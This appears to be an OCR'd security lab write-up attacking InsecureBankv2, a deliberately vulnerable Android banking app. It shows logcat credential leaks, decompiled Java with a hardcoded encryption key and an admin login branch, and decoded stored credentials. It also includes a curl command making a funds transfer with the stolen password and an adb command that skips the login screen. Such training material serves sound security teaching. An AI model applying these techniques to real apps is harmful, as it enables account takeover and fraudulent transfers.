


InsecureBankv2




```
GET_TASKS :
1 Lcom/google/android/gms/internal/zzhl;->zzL(Landroid/content/Context;)Ljava/lang/String; (0x1c) ---> Landroid/app/ActivityManager;->getRunningTasks(I)Ljava/util/List;
```




```
READ_CONTACTS :
1 Landroid/support/v4/print/PrintHelperKitkat;->loadBitmap(Landroid/net/Uri; Landroid/graphics/BitmapFactory$Options;)Landroid/graphics/Bitmap; (0x2a) ---> Landroid/content/ContentResolver;->openInputStream(Landroid/net/Uri;)Ljava/io/Inp
utStream;
```




```
 2025-05-20 16:39:37.125  1483-1701  InputMetho...getService system_process                  W  window already focused, ignoring
 2025-05-20 16:39:37.176  2777-2797  Successful Login:       com.android.insecurebankv2      D  , account=dinesh:Dinesh@123$
```




```
2025-05-20 17:28:31.908  2777-2777  System.out              com.android.insecurebankv2      I  /storage/sdcard/Statements_dinesh.html
```




```
 I  For the changepassword - phonenumber: +15555215554 password is: Updated Password from: Dinesh@123$ to: Dinesh@321$
```




```
2025-05-20 16:55:43.528  1483-1859  AudioTrack              system_process                  W  AUDIO_OUTPUT_FLAG_FAST denied by client
2025-05-20 16:55:43.568  2777-2777  System.out              com.android.insecurebankv2      I  Message:Success From:999999999 To:555555555 Amount:300
```




```java
ArrayList var23 = new ArrayList(5);
var23.add(new BasicNameValuePair("username", this.this$0.usernameBase64ByteString));
var23.add(new BasicNameValuePair("password", this.this$0.passNormalized));
this.this$0.from = (EditText)this.this$0.findViewById(2131558507);
this.this$0.to = (EditText)this.this$0.findViewById(2131558509);
this.this$0.amount = (EditText)this.this$0.findViewById(2131558512);
var23.add(new BasicNameValuePair("from_acc", this.this$0.from.getText().toString()));
var23.add(new BasicNameValuePair("to_acc", this.this$0.to.getText().toString()));
var23.add(new BasicNameValuePair("amount", this.this$0.amount.getText().toString()));

try {
   UrlEncodedFormEntity var24 = new UrlEncodedFormEntity(var23);
   var2.setEntity(var24);
```




```java
public void postData(String var1) throws ClientProtocolException, IOException, JSONExc
   DefaultHttpClient var2 = new DefaultHttpClient();
   HttpPost var4 = new HttpPost(this.this$0.protocol + this.this$0.serverip + ":" + th
   HttpPost var5 = new HttpPost(this.this$0.protocol + this.this$0.serverip + ":" + th
   ArrayList var3 = new ArrayList(2);
   var3.add(new BasicNameValuePair("username", this.this$0.username));
   var3.add(new BasicNameValuePair("password", this.this$0.password));
   HttpResponse var6;
   if (this.this$0.username.equals("devadmin")) {
      var5.setEntity(new UrlEncodedFormEntity(var3));
      var6 = var2.execute(var5);
   } else {
      var4.setEntity(new UrlEncodedFormEntity(var3));
      var6 = var2.execute(var4);
   }

   InputStream var7 = var6.getEntity().getContent();
   this.this$0.result = this.convertStreamToString(var7);
   this.this$0.result = this.this$0.result.replace("\n", "");
   if (this.this$0.result != null) {
      Intent var8;
      if (this.this$0.result.indexOf("Correct Credentials") != -1) {
         Log.d("Successful Login:", ", account=" + this.this$0.username + ":" + this.t
         this.saveCreds(this.this$0.username, this.this$0.password);
         this.trackUserLogins();
         var8 = new Intent(this.this$0.getApplicationContext(), PostLogin.class);
         var8.putExtra("uname", this.this$0.username);
         this.this$0.startActivity(var8);
      } else {
         var8 = new Intent(this.this$0.getApplicationContext(), WrongLogin.class);
         this.this$0.startActivity(var8);
      }
   }
```



```
            var10 = var4;
        } catch (InvalidAlgorithmParameterException var5) {
            var10 = var5;
        } catch (IllegalBlockSizeException var6) {
            var10 = var6;
        } catch (BadPaddingException var7) {
            var10 = var7;
        } catch (IOException var8) {
            var10 = var8;
        } catch (JSONException var9) {
            var10 = var9;
        }

        ((Exception)var10).printStackTrace();
        return null;
    }

    protected void onPostExecute(Double var1) {
    }

    protected void onProgressUpdate(Integer... var1) {
    }

    public void postData(String var1) throws ClientProtocolException, IOException, JSONException, 
        DefaultHttpClient var3 = new DefaultHttpClient();
        HttpPost var4 = new HttpPost(this.this$0.protocol + this.this$0.serverip + ":" + this.this$
        ArrayList var2 = new ArrayList(2);
        var2.add(new BasicNameValuePair("username", this.this$0.uname));
        var2.add(new BasicNameValuePair("newpassword", this.this$0.changePassword_text.getText().to
        var4.setEntity(new UrlEncodedFormEntity(var2));
        ChangePassword.access$002(this.this$0, Pattern.compile("((?=.*\\d)(?=.*[a-z])(?=.*[A-Z])(?=
        ChangePassword.access$102(this.this$0, ChangePassword.access$000(this.this$0).matcher(this.
        if (ChangePassword.access$100(this.this$0).matches()) {
            InputStream var5 = var3.execute(var4).getEntity().getContent();
            this.this$0.result = this.convertStreamToString(var5);
            this.this$0.result = this.this$0.result.replace("\n", "");
            this.this$0.runOnUiThread(new ChangePassword.RequestChangePasswordTask.1(this));
        } else {
            this.this$0.runOnUiThread(new ChangePassword.RequestChangePasswordTask.2(this));
        }

    }
}
```




```
In [3]: show_Paths(d, dx.tainted_packages.search_methods(".", "getRuntime", "."))
1 Lcom/android/insecurebankv2/PostLogin;->doesSUexist()Z (0x6) ---> Ljava/lang/Runtime;->getRuntime()Ljava/lang/Runtime;
```



```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="EncryptedUsername">ZGluZXNo
    </string>
    <string name="superSecurePassword">DTrW2VXjSoFdg0e61fHxJg==
    </string>
</map>
```

unknown Android SDK built for x86 Android 5.1 ("Lollipop"

Name	Permissions
com.android.htmlviewer	drwxr-x--x
com.android.inputdevices	drwxr-x--x
com.android.inputmethod.lat	drwxr-x--x
com.android.insecurebankv2	drwxr-x--x
cache	drwxrwx--x
databases	drwxrwx--x
shared_prefs	drwxrwx--x
com.android.insecureb	-rw-rw----
mySharedPreferences.	-rw-rw----
lib	lrwxrwxrwx
com.android.keychain	drwxr-x--x
com.android.launcher	drwxr-x--x
com.android.location.fused	drwxr-x--x



ZGluZXNo

ⓘ For encoded binaries (like images, documents, etc.) us


UTF-8 Source character set.

□ Decode each line separately (useful for when you hav

Live mode OFF Decodes in real-time as you typ

Decodes your data into the are


dinesh




Dinesh@123$

DTrW2VXjSoFdg0e61fHxJg==


This is the super secret key 123



```
usuario@pps:~$ curl -X POST -d 'username=dinesh&password=Dinesh@123$&from_acc=999999999&to_acc=555555555&amount=300' 172.21.33.57:8888/dotransfer
{"to": "555555555", "message": "Success", "from": "999999999", "amount": "300"}usuario@pps:~$
```



```
usuario@pps:~/Android/Sdk/platform-tools$ ./adb shell am start -n com.android.insecurebankv2/.PostLogin --es "uname" "dinesh"
Starting: Intent { cmp=com.android.insecurebankv2/.PostLogin (has extras) }
```



Device not Rooted!!